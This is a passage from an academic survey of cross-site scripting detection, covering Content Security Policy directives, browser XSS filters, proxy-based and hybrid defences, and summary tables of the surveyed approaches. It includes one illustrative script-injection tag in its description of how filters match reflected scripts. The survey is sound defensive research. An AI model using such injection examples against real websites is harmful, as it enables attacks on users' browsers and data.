


Figure 20: Example of a Sample Policy

3. Detection Approaches

Detection approaches as available in the literature can be broadly classified into i) Client-side detection approaches, ii) Server-side detection approaches, and iii) Client-Server detection approaches. For detecting

Table 7: Directives in CSP

Directive Name	Type of the directive	Description
font-src	URI Directive	Controls the requests generated by @font-src CSS code
frame-ancestors	URI Directive	Regulates which sites may use the frame element or iframe to embed the protected resource
frame-src	URI Directive	Controls the requests that will become subordinate frames of the protected page
img-src	URI Directive	Regulates the requests which will be loaded as images
media-src	URI Directive	Controls the requests generated from a <video>or <audio>element
object-src	URI Directive	Controls the requests generated from a <object>, <embed>or <applet>element
script-src	URI Directive	Regulates the requests that will be executed as scripts
style-src	URI Directive	Regulates the requests that will be executed as style sheets
xhr-src	URI Directive	Controls the requests generated by XMLHttpRequests
allow		A catch-all directive. It handles the requests if it cannot be classified into any of the above mentioned URI directive or if the directive is not defined at all by the policy. This directive works as a default behavior for the CSPs
policy-uri		This directive refers to an external file that consists of the policy to enforce. It must appear solely in the HTTP header. The content of the policy file is same as in a equivalent HTTP header. If the policy is too large,the file may be cached., The protected resource and the policy-uri should come from the same origin"
options		This directive may be used to override one or both of the restrictions as mentioned by CSP.The values of the directive are separated by single space. If the value is inline-script then Rule 1 is overridden. Rule 2 is overriden with the value eval-script
report-uri		The value of this directive is a URI,where the policy violation notifications will be sent. The specified URI,must be from same base domain name and public suffix. Also,it should possess the same scheme.

```
X-Content-Security-Policy: allow 'self'; img-src *;
object-src media1.com media2.com *.cdn.com;
script-src trustedscripts.example.com
```

Figure 21: Another Example of a Sample Policy

XSS attacks on the Client-side, detection measures may be embedded in the form of filters in the client browsers, or set up as proxy servers with defined rules. On the other hand, Server-side XSS detection mechanisms may be incorporated on the application's servers, or set up as reverse proxy. A detection approach that deploys the defense mechanism on both Client-Server side has also gained popularity. It is important to note that detection of XSS attacks with the use of Machine Learning is also on the rise. The Client-side detection approaches and Server-side detection approaches may be further based on Static analysis, Dynamic analysis or a combination of both. Below we discuss elaborately the techniques, and how these techniques help in detecting vulnerabilities in an application along with attack detection and prevention. Figure 22 shows the proposed taxonomy of the detection approaches that we present in this paper. In addition, Figure 23 shows approximately the statistics of the number of papers published in each of the category from the year 2002 to 2017.

The very basis of our proposed taxonomy of the detection mechanisms is according to each mechanism's deployment site. A defense mechanism for XSS attack can be either on the Client-side, Server-side or Client-Server side. Again, the functioning of each of the mechanism depends on the analysis mechanism they employ. So, the detection mechanism under




Figure 22: Proposed Taxonomy of the Detection approaches




Figure 23: Statistics of the number of papers surveyed from 2002 to 2017

each deployment site is again sub categorized into Static analysis, Dynamic Analysis and Hybrid Analysis. Thus, similar mechanisms applying the same analysis technique are categorized accordingly under the specific deployment site. This is the underlying approach of our proposed taxonomy presented in the survey. To the best of our knowledge, it is the first taxonomy of its kind since the previous taxonomies (as discussed earlier in Table 1 either focused on the deployment site or on the analysis mechanism but never both.

3.1. Client-side Detection Approaches

As mentioned earlier Client-side detection approaches may be i) Static Analysis, ii) Dynamic Analysis or iii) Hybrid Analysis. Deployment of the defense mechanism on the client-side can be either on the browser as a filter/plug-in or on a proxy server. The three analysis variants are discussed below.

3.1.1. Static Analysis

Static Analysis approaches predominantly focus on the application's source code [25]. The source code is reviewed with the primary purpose of finding the security flaws as shown in Figure 24. Static analysis

means that there is no execution of the Web application involved. Some such mechanisms are discussed below.

XSS filters: The idea behind the working of XSS filters in the browsers is that in a reflected XSS attack,




Figure 24: Steps in Static Analysis

the attack script resides in both the HTTP Request and the Response exchanged between the client and server. The search is narrowed down to scripts that are common to both the request and the response. The HTTP Response may be analyzed before or after it is parsed by the HTML parser. Below are the most well-known XSS filters used in various browsers. Table 8 gives a summary of the XSS filters discussed here.

Bates et al. [26] propose XSS Auditor, which is embedded by default in Google Chrome. In order to retain the semantics of the response, it is not analyzed until parsed by the browser. Hence, such an approach is also called post-parser design. On either side of the XSS filter, is the HTML parser and the JavaScript engine. The filter scrutinizes the attempts to run inline event handlers, inline scripts, JavaScript URLs, or load external plug-ins and scripts. The attacker may use an external script stored in his server and include it in a request via the use of relative URLs (by the use of *<base>* HTML element). However, the browser under the supervision of the filter leaves aside the base URLs. Next, the URL request is transformed to enable search for scripts within. The transformation decodes the URL (such as replacing *%41* by *A*), character set (such as replacing UTF-7 code points by Unicode encoding) and the HTML entity (such as replacing *&amp* by *&*). This transformation in the form of decoding is performed by the Matching Algorithm. The suspected or malicious scripts are never allowed to reach the JavaScript engine.

Ross [27] presents the IE8 XSS filter. There are two stages in the operation of the filter. The first is the Heuristic Matching. The HTTP GET/POST data in the request undergoes scanning to match a set of heuristics. If there is a match, signatures are built for use in the second step. In the second stage, the signatures help identify if the script is reflected in an HTTP Response. Using the signatures, the HTTP Response is scanned for any reflected script. If a script is identified, it is rendered ineffective and blocked. The filtering heuristics make use of regular expressions to recognize the attack vectors from the properly decoded URL, and also the POST data corresponding to the request. A match on a heuristic means that a scanning of the response is necessary to detect potential attacks.

Maone [28] introduces the NoScript XSS filter (functions as an add-on), which is blended into Mozilla based browsers like Firefox and Seamonkey. The XSS detection mechanism of NoScript is highly regular expression based. It allows the execution of JavaScript, Java, Flash and other plug-ins only if they are from a trusted source chosen by the user. In other words, a site should be whitelisted by the user for it to be accessible. If a user enables a domain (example: mozilla.org), all its subdomains with every possible protocol (example: http, https) are also enabled. The shield against XSS attacks is provided by sanitization of the outgoing HTTP Request. Hence, the potentially distrustful or dangerous characters are cleaned out. NoScript scans the outgoing requests only, and as a result it cannot be sure whether the suspicious scripts actually appear in the response or not. This may lead to a high rate of false positives. Due to its overly

strict nature, NoScript tends to block script execution from majority of the sites, thereby reducing their functionality.

Pelizzi et al. [29] propose a client-side browser-resident defense mechanism called XSSFilt, which can be embedded in the Firefox browser. It uses an approximate string matching algorithm (which is a better option for application specific sanitization) and a set of policies (Inline policy and External policy) to detect XSS attacks. On receiving an HTTP Response (corresponding to an HTTP Request), the Init method of XSSFilt is invoked by the browser and information concerning the request is provided. The next step involves parsing of the URL and POST data for parameters. A list is obtained containing (name, value) pairs. This parameter decomposition is important for the detection of partial script injections. However, if the URL is not parsed properly due to the presence of special characters, the entire path is taken as a single parameter. After the decomposition of parameters, the control is returned to the browser. The browser's HTML parser now starts parsing the document. As a matter of fact, a document tree is created with various nodes, including text and script nodes. The obtained script nodes are sent to the Permits method of XSSFilt. A substring matching algorithm is used for searching GET/POST parameters within the script. A match means that the script is reflected. If the matched components do not conform to the policies of XSSFilt, it is blocked; otherwise they are given to the JavaScript engine of the browser. Inline policies are for detecting malicious scripts that may be embedded as inline content whereas External policies refer to detection of malicious scripts that may be specified by a name (for example: `<script src="malicious.js"></script>`

Gupta et al. [30] propose XSS-immune, which is an extension for the Google Chrome browser. The XSS-immune framework relies on context-aware sanitization and JavaScript string comparison. Initially, a comparison is performed between the scripts that are embedded in an HTTP Request and the scripts in the corresponding HTTP Response. After the initial step, if any potential malicious activity is found, proper sanitization mechanisms are invoked. From the HTTP Request, the parameter and URI selector component extracts the parameter values and from it, the URI links are retrieved. The retrieval of the URI links are useful for extracting any external JavaScript links. The JavaScript decoder component is fed these JavaScript links. Thereafter, without activating the sanitization engine component, the HTTP Request is sent to the destined Web server. On receiving the HTTP Response, the HTML parser parses the response to detect any hidden user injection points that might be embedded in the HTML page. The JavaScript extractor component is fed these injection points along with the code in the DOM tree with the purpose of extracting JavaScript code. The extracted JavaScript code is then fed to the JavaScript decoder component. This decoder component has both sets of JavaScript code, and decodes them recursively. The decoded code is supplied to the similarity indicator component, which detects any similarity between the HTTP Request and Response messages. If similarity is found (i.e., XSS worms exist), the sanitization engine carries out the sanitization routine. Finally, the safe and sanitized Web document is given to the Web browser. With the execution of JavaScript partial string comparison mechanism, the framework can also detect partial injections.

Rao et al. [31] introduce XBuster, which serves as an extension to the Mozilla Firefox Web browser. It primarily employs a substring matching algorithm. The main job of XBuster is to parse the HTML and JavaScript content present in an HTTP Request separately. The contents are stored as substrings known as contexts H and J, respectively. Consequently, when the HTTP Response arrives from the server, XBuster scrutinizes the particular response for the presence of HTML and JavaScript context as in the request. The search is done element by element and a match is reported for a value of length greater than or equal to a threshold value. If a match is reported, XBuster has to handle additional responsibility of encoding the special characters such as $<$, $>$, $)$, etc., that appear either in the HTML or JavaScript context of the response. The refined response is now transferred to the Rendering Engine, which sits in between the browser engine and the JavaScript interpreter. The Rendering Engine identifies matches between an incoming script s and the JavaScript context J, subjected to a threshold value. XBuster thwarts both Reflected XSS and Stored XSS.

Wang et al. [32] propose a rule based filter, which can be deployed as an extension in the Mozilla Firefox Web browser. Predominantly, the filter relies on the properties and features of HTML5 and CORS (Cross Origin Resource Shearing). Every client request is acted upon by an Interceptor. The request is passed down to the Action Processor, the heart of the detection engine. The Action Processor has two detection

Table 8: Summary of XSS Filters

	XSS Auditor (2010) [26]	XSS Filt (2012)[29]	NoScript [28]	IE8 (2008) [27]	XSS-immune (2016)[30]	XBuster (2016)[31]	Rule Based (2016)[32]
Method used	Exact string matching	Approximate string matching	Regular expression based	Regular expression based	Sanitization and string comparison	String matching	Rule patterns and Sequence behavior based
Type of XSS attack detected	Reflected, DOM	Reflected, Stored	Reflected	Reflected	Reflected, Stored, DOM	Reflected, Stored	Reflected
Use of regular expressions	✗	✗	✓	✓	✗	✗	✗
Partial scripting detection	✗	✓	✗	✗	✓	✗	✗
Initial phase prevention	✓	✗	✗	✗	✓	✗	✓
Context aware sanitization	✗	✗	✗	✗	✓	✓	✗
Deployed in browser	Google Chrome	Firefox	Firefox	IE 8,9	Google Chrome	Firefox	Firefox
False positive rate	medium	medium	high	medium	low	medium	medium

components, normal XSS detection and CORS detection. Normal XSS detection employs static analysis with an added functionality of sequence behavior detection. For building the attack reference, it uses rule patterns. CORS handles the restrictions imposed by the Same Origin Policy (SOP). A client is allowed to access the resources of a server via a JavaScript object in the request only if its origin has the right to do so [33]. The client in turn receives a CORS header with the response and the necessary information requested by the client. The detection engine is supported by a Reaction Processor which either resists or allows a script depending on its intent.

Discussion. **To mitigate against XSS attacks, XSS filters statically analyze the code present in the HTTP Request and Response. The XSS filters are deployed in the Web browsers as extensions. These filters put into use the techniques of exact or approximate string matching, string comparison or regular expressions. Of all the XSS filters discussed, the NoScript XSS filter is the most successful one as it could detect the Facebook XSS worm [18] which no other filter could detect successfully back in 2011. But what if an XSS attack is carried out in a more dynamic manner. In other words, it is quite challenging if the payload of an XSS worm isn't static but dynamic in nature. The robustness of XSS filters is questionable under such conditions.**

3.1.2. Dynamic Analysis

Dynamic analysis mechanisms concentrate on the runtime behavior of an application as shown in Figure 25. Unlike, static analysis mechanisms, they do not go through the source code. The executable code of the application is examined to discover vulnerabilities. Dynamic analysis mechanisms are more accurate in detecting the vulnerabilities and generate lower false positive rates.

Ismail et al. [34] develop a proxy server based approach to shield a user's sensitive information while browsing the Web. The main goal of the authors is to automatically detect and collect XSS vulnerabilities in applications. The system scrutinizes the HTTP Request and Response from the client and server, respectively to automatically detect XSS vulnerabilities that may be present in the application server. To detect the vulnerabilities, the proxy server uses two modes: request change mode and response change mode. The HTTP Request from the client is checked for the presence of any HTML special tags. If present, they are saved locally, and later when the corresponding response arrives, it is checked for the presence of the same special tags. The special tags, if present in the response mean that they have been reflected, signifying that the application is vulnerable to XSS. The special tags in the response are then encoded by the proxy but

[18] https://www.symantec.com/connect/blogs/new-xss-facebook-worm-allows-automatic-wall-posts




Figure 25: Steps in Dynamic Analysis

not removed. The safe response is now transferred to the client with an alert notification. The vulnerability information collected by the proxy server (for example, host name, path name, request, timestamp, parameter name) is passed to a database server for future reference.

Hallaraker et al. [35] propose an auditing mechanism to detect malicious JavaScript code. The auditing system specifically monitors and logs the JavaScript code execution within the Mozilla Web browser's JavaScript engine SpiderMonkey. The intrusion detection techniques that are put into use for detecting the behavior of malicious JavaScript are Anomaly detection techniques and Misuse detection techniques. In anomaly detection techniques, any script behavior which does not conform to normal behavior of scripts is regarded as malicious. Misuse detection techniques maintain some predefined signatures, and compare the operation of a script against these signatures. If the behavior of a script running in the auditing system does not conform to normal behavior, it is deemed malicious. Additionally, if the output signature generated by the auditing system exists as one of the known attack signatures, the script is regarded as malicious.

Kirda et al. [36] present a static tool named Noxes, which is the first client-side solution to mitigate XSS attacks. Noxes functions as a Web proxy and relays the HTTP Requests between the user's browser and the Internet. All connections hence created, are tunneled through Noxes. These connections may either be allowed or blocked depending on the filter rules created by the user. As a matter of fact, the attacker will be unsuccessful in transferring any sensitive information corresponding the user to another server under the attacker's control. If such a situation arises, a notification in the form an alarm is sent to the user. This is because there is no filter rule in the proxy corresponding to this domain. Thus, there is no navigation to a suspicious domain without the user's knowledge. Importantly, all local and static links in a Web page are marked as safe. The user is then left to follow the temporary rules created for external links.

Reis et al. [37] develop a framework called BrowserShield which functions by rewriting (any malicious) HTML pages. The HTML pages may have embedded scripts on which policies are enforced during runtime before execution by the browser. Henceforth, a safe equivalent of the page is produced. A malicious Web page may have dynamically changing behavior, and so safety is ensured by recursively applying runtime checks on the embedded scripts. Policies are constructed in accordance with known vulnerabilities in applications. If a known vulnerability is found, the Web page is sanitized using the respective policy. The system overview is shown in Figure 26.

Cao et al. [38] propose Pathcutter, which thwarts the self-propagation of XSS worms in social Web networks. The method has two mechanisms, view separation and authentication of requests. On the client-side, different pages of the application are separated and isolated. The content of a view is encapsulated within pseudo domains, to guarantee DOM isolation across views. Whenever an HTTP request is generated, the corresponding Web page is examined from different views. The views must have proper rights in order for




Figure 26: The BrowserShield System

the request to execute. For the authentication purpose, secret tokens or referrer-based view validation may be used. Thus, Pathcutter blocks two types of self-propagating XSS worms: illegitimate HTTP requests from the Web page to the Web server, and DOM access to the victim's Web page.

Gupta et al. [39] introduce PHP-Sensor that identifies the XSS vulnerabilities in a Web application. PHP-Sensor, deployed on the client-side user interface, works in a recognition phase. It observes the scripts present in an outgoing HTTP Request and checks for the presence of these scripts in the response. The simple concept is that these request and response may carry self-propagation XSS payloads. First, the Parameter Value Selector module extracts from every HTTP Request, the values of the parameters and URI links (if any). The presence of URI links means links to external JavaScript files, and so an asynchronous request is sent to recover these files separately. This set of files along with the extracted values is represented as P. Next, scripts are extracted from the Web page DOM tree; and from the HTTP Response, JavaScript contents are obtained. This set of files and scripts is denoted as D. Subsequently, the Recursive Decoder module starts the recursive decoding process involving both P and D, and this process continues until there is no encoded script. Finally, the HTTP Response Variation Detector module searches for identical code between set P and set D. The detection of any similarity leads to redirection of the HTTP Request and generation of an alert message.

Weissbacher et al. [40] present ZigZag, an in-browser solution which automatically hardens JavaScript based Web applications using anomaly detection techniques. With the goal of safely instrumenting JavaScript programs, ZigZag interposes between Web application servers and clients. It primarily functions in two phases. In the Learning phase, ZigZag has a program with the intention to monitor the client side code's execution trace. The collected traces are forwarded to a module known as Invariant Decoder, which extracts invariants or models. These models are built over the data constituting caller and callee functions, their parameters and return values, variables, their types, and objects. The second phase is the Enforcement phase, which involves hardening of the Web applications component on the client-side using the invariants or models learned earlier. During the course of hardening the applications, the semantics of the application is preserved. The hardened version of the application has to now go through some runtime checks which have to ensure that no deviations occur from the observations in the previous phase. Detection of any deviation leads to an assumption that an attack has occurred. Necessary reports are sent to the user and execution of the application is stopped.

Pan et al. [41] present DomXSSMicro, a micro benchmark for the detection and mitigation of DOM based Cross-site scripting attacks. DomXSSMicro is fabricated from a template which represents a set of six vulnerable orthogonal components. The components are source, propagation, transformation, sink, trigger and context. The micro benchmark is constructed of 175 test cases and each test case has a definite goal to check for specific characteristics of DOM based XSS attack. The source component depicts the origin of the incoming data such as URL, and cookie information. The propagation component focuses on the objects and statements related to the tainted values, how they are propagated from the source to the sink, for example, array access, variable assignment, and control flow decision. The transformation component deals with the tainted values but only the ones that are modified through concatenation or truncation. Examples of transformations are sanitization functions like *escape()*, and *encodeURIComponent()*. The sink component handles the objects and statements which actively participate in malicious activity using tainted values, for example, *documentWrite()*. The trigger and context components deal with how a script is triggered and the

context of the tainted content, respectively. For a page to be deemed as vulnerable, all the six components must satisfy the condition. Even if one component is safe, the page is regarded as safe.

Mitropoulos et al. [42] present a defense solution which attempts to defeat XSS attacks driven by malicious JavaScript. The JavaScript engine of the Web browser is integrated with a Script Interception Layer. The main job of this layer is to identify any incoming script from any possible route to the Web browser. The incoming script is compared against a list of legitimate and valid scripts which are already whitelisted. If the incoming script does not conform to the whitelist scripts it is dropped i.e., the execution is stopped. The database of valid scripts is populated either by a third party, such as Google, or the Website's administrators. In the training phase, each and every individual script of a Web page is associated with a corresponding contextual fingerprint. Contextual fingerprints identify specific characteristics of a script and the context in which the script is executed. The techniques used in the training phase are based on Denning [43]. The step involving fingerprint generation is accomplished by *nsign*, a security layer. The primary task of *nsign* is to collect all the elements corresponding to a script from the browser's JavaScript engine and generate their fingerprints, and ultimately verify the fingerprints. The fingerprints generated at the server side are also securely transferred to the client side. An advantage of using contextual fingerprints is that it helps overcome false positive instances.

***Gupta et al.* [44], present a framework based on two concepts- runtime DOM generation and nested context-aware sanitization. The framework is mainly designed to work precisely for mobile cloud based OSN and aims to reduce DOM-based XSS vulnerabilities. There are two operational modes of the framework: offline and online. During the offline mode's training phase, with the help of the Web Spider Component, the Web application modules are scanned and the embedded script components are extracted. This is done by generating the static DOM tree. A whitelist of scripts is constituted comprising of the legitimate extracted script content. Next, is the online mode's detection phase. Corresponding to each HTTP Request submitted by a smart phone user, the OSN server generates a runtime DOM tree for the respective HTTP response. The nodes containing scripts are extracted from the DOM tree. These scripts are compared against the scripts in the whitelist generated during the training phase. This task is carried out by the Script Variance Detector Module. If any variation is detected then it implies that XSS worms were injected into the DOM tree. The Sanitization Engine handles context-sensitive sanitization, which is performed on the injected script, if any. The smartphone user at the end receives a sanitized HTML document free of all XSS worm.**

3.1.3. Hybrid Analysis Mechanism

Hybrid Analysis combines the benefits of both Static Analysis techniques and Dynamic Analysis techniques. It ensures precision and efficiency. Computationally, static analysis techniques are expensive and suffer from the inability to make definite decisions. However, dynamic analysis techniques are precise and relatively effective. Below are some of the novel solutions to detect and prevent XSS attacks by consolidating both the approaches.

Vogt et al. [45] discuss a prevention mechanism for XSS attacks using Dynamic Data Tainting and Static Analysis. The basis of the solution is to taint or mark the sensitive information on the client-side. Needless to say, without the user's consent, his/her sensitive information should not be sent to an untrusted third party. This is accomplished by the Dynamic Data Tainting mechanism. First, the sensitive information belonging to the user is tainted and is dynamically tracked whenever it is accessed by any script. The tainted data objects are saved in the JavaScript engine of the browser. A check is performed each and every time a JavaScript program tries to transmit any tainted data object. If the tainted data is about to be sent to a third party (i.e., the domain is different from the domain which loads the document), appropriate actions can be taken. Such actions include warning the user and stopping the execution of the program. Data dependencies are also handled by dynamic taint analysis. However, the goal of tracking the flow of all sensitive information dynamically is not always accomplished [46] [47]. To take care of such cases, the prevention solution makes use of Static analysis to provide enhanced security. Static analysis focuses on control dependencies. Dynamic taint analysis focuses only on those sections that are executed; and, so the

part which is not executed is statically examined.

Curtsinger et al. [48] propose ZOZZLE, a classifier based JavaScript deobfuscator, which can be deployed in a browser to detect and prevent XSS attacks. To differentiate malicious JavaScript code from benign code, an Abstract Syntax Tree (AST) based technique is used. This technique makes use of hierarchical context-sensitive features for detection. There are three stages. First, the database is populated with benign and malicious scripts and the respective features are extracted. A Bayesian classifier is then trained with the profiles generated from the labeled script samples. For populating the malicious samples of the dataset, a dynamic heap-spraying detector called NOZZLE is used [49]. Initially, from a browser environment, which executes both NOZZLE and ZOZZLE JavaScript deobfuscators, URLs are scanned. When NOZZLE is successful in detecting a heap-spraying attack, the respective URL and all the corresponding JavaScript contexts are recorded and examined for malicious elements. The benign samples are collected from the contexts of Top 50 URLs obtained from *Alexa.com*. ZOZZLE can also counter obfuscation attempts by attackers simply by relying on the JavaScript engine of the browser. The engine provides it with a expanded form of the obfuscated code.

Patil et al. [50] propose a client side automated sanitizer for detecting Cross-site scripting attacks. The system architecture consists of several modules, the first of which is the DOM module. This module handles the current Web page's DOM. The next significant module is the Input Field Capture module which deals with the user input either in the form of text or link. The Input Analyzer categorizes the content of the input fields into link or text, and accordingly forwards it to the next module which can be either Link module or Text-area module. The Link module has two jobs– first, to add an incoming link to a queue of existing links of the Web page, and second, to feed the links to the Sanitizer module to check if any vulnerability exists. Similarly, the Text-area module maintains a queue of all the user input texts. The output of the Link and Text-area modules is fed to the Sanitizer module, which scrutinizes the input for the existence of vulnerabilities. After the scrutiny, a message is generated by the Sanitization module, and this is passed to the XSS Notifier module to alarm the user that an attack is underway.

***Pan et al.* [51] introduce a framework which aims to solve the problem of DOM vulnerability in Web browser extensions. A new variant called DOM-sourced XSS attacks is focused on and detection is carried out with the help of hybrid analysis. The authors feel that DOM based XSS attacks although severe have not received outmost attention from the researchers over the years. The framework has two phases. The first phase employs static analysis and the second dynamic analysis. The static analysis phase, consists of a text filter and an abstract syntax tree. This phase analyzes a suspicious script. While, the job of the text filter is to check for generic directives and the privileges granted, the abstract syntax tree checks for the attacker controlled sources and sensitive sinks. In the second phase, dynamic analysis is performed if the script still exhibits suspicious behavior. This phase of dynamic symbolic execution, aims to solve the critical problem of generating exploiting hierarchical document. The hierarchical structure is maintained in a shadow DOM component, which is successful in generating errors when non-existent DOM elements are accessed. A combination of the hierarchical structure maintained in the shadow DOM and the values obtained during symbolic execution helps identify the vulnerable script. Hence, DOM-sourced vulnerabilities are detected. The authors performed their study on the cross browser extension Greasemonkey [19]. A dataset of 154,065 user scripts of Greasemonkey are used. A total of 58 DOM-sourced XSS vulnerabilities could be detected without any false positives.**

Discussion. A cross-site scripting attack mainly occurs due to the existing vulnerabilities on the server-side. However, with proper mechanisms in place, one can be restricted from visiting a malicious site. A server cannot always be trusted when it comes to security, as a server may be compromised easily by hackers. The benefits of deploying a defense mechanism on the client-side is that the user has full control on if he/she wants to visit the site. A browser can be embedded with a policy or XSS filters can be used to restrict visiting a malicious site. However, the downside to this is that a layman might not know whether it is safe

[19] `https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/`

or not to visit an application. In addition, some of the XSS filters can be easily bypassed even if there are enough security mechanisms in place. In Table 9, we present a summary of all the client-side detection approaches we have discussed.

Table 9: Summary of Client-side approaches

Analysis Type	Author name	Area of focus	Type of XSS	Performance
Dynamic Analysis	Ismail et al. (2004) [34]	Vulnerability Detection and Attack Prevention	Not specified	
	Hallaraker et al. (2005) [35]	Attack Detection	All	Overhead introduced by the auditing system, also policies are not communicated from the server
	Kirda et al. (2006) [36]	Attack Prevention	Reflected and Stored XSS	User intervention is needed on occurrence of suspicious event
	Reis et al. (2007) [37]	Vulnerability Detection and Attack Prevention	Not specified	
	Cao et al. (2012) [38]	Attack Prevention	All	Vulnerable to cookie stealing and phishing
	Gupta et al. (2015) [39]	Vulnerability Detection	Reflected XSS	
	Weissbacher et al. (2015) [40]	Attack Detection and Prevention	Not specified	
	Pan et al. (2016) [41]	Vulnerability Detection	Reflected and Stored XSS	
	Mitropoulos et al. (2016) [42]	Attack Detection and Prevention	Reflected and Stored XSS	Low false positives
	Gupta et al. (2018) [44]	Attack Detection and Vulnerability Detection	DOM based XSS	
Hybrid Analysis	Vogt et al. (2007) [45]	Attack Prevention	Not specified	
	Curtsinger et al. (2011) [48]	Attack Detection and Prevention	Reflected and Stored XSS	Low false positive rate
	Patil et al. (2015) [50]	Vulnerability Detection and Attack Detection	Stored XSS	
	Pan et al. (2017) [51]	Vulnerability Detection	DOM based XSS	

3.2. Server-side Detection Approaches

Traditional XSS attacks, whether reflected or stored, occur due to vulnerabilities on the server-side. So, it is only natural to develop a defense mechanism which shields the server from such attacks. Deployment of the defense mechanism on the server-side can be either on the server itself or as a reverse proxy. We discuss various defense mechanisms that are presented in the literature below.

3.2.1. Static Analysis

As described in Figure 24, static analysis deals with the source code of the application [25]. The main advantage of utilizing such analysis mechanism is that the application need not be executed. The source code of the application is reviewed for potential detection of vulnerability which might be exploited by the attacker at some point of time [52]. Some common techniques under static analysis include taint analysis [53], control flow analysis [54], data flow analysis [45], inter-procedural analysis [55]. Over the years, several static analysis mechanisms to detect XSS attacks and vulnerabilities have been proposed, some of which are discussed below.

Scott et al. [56] present a structuring technique to construct security policies from large Web applications which are developed in heterogeneous environments. The security policies are written in SPDL, Security Policy Description Language. SPDL can express validation constraints and transformation rules. The policy compiler component transforms SPDL into code and scrutinizes the validation constraints. The policies are exercised in an application level firewall, also called security gateway. It enforces the specified policies on the HTTP messages, more specifically the URL. The HTTP Requests are analyzed and the HTML in the HTTP Response from the Web server is rewritten. For example: if there is an HTML form in the response, proper JavaScript validation code is inserted to check on the client-side. Along with the responses, Message Authentication Codes (MAC) are annotated [57]. The next time when the client sends a message, the corresponding MAC is checked. In this way, the client is not allowed to make illegitimate changes in the data.

Minamide [58] introduces a PHP string analyzer to statically analyze the dynamically generated Web pages of a server application. Two inputs are fed to the PHP analyzer, a PHP program and the set of all possible inputs to the program. The set of possible inputs to the program are generated with the aid of regular expressions. Any possible string output that could be generated by the program is approximately produced by the analyzer using a context free grammar [59]. To detect XSS vulnerabilities in the applications, these approximations are scrutinized against specifications of safe or unsafe strings. For example, code coming from the client-side is considered unsafe.

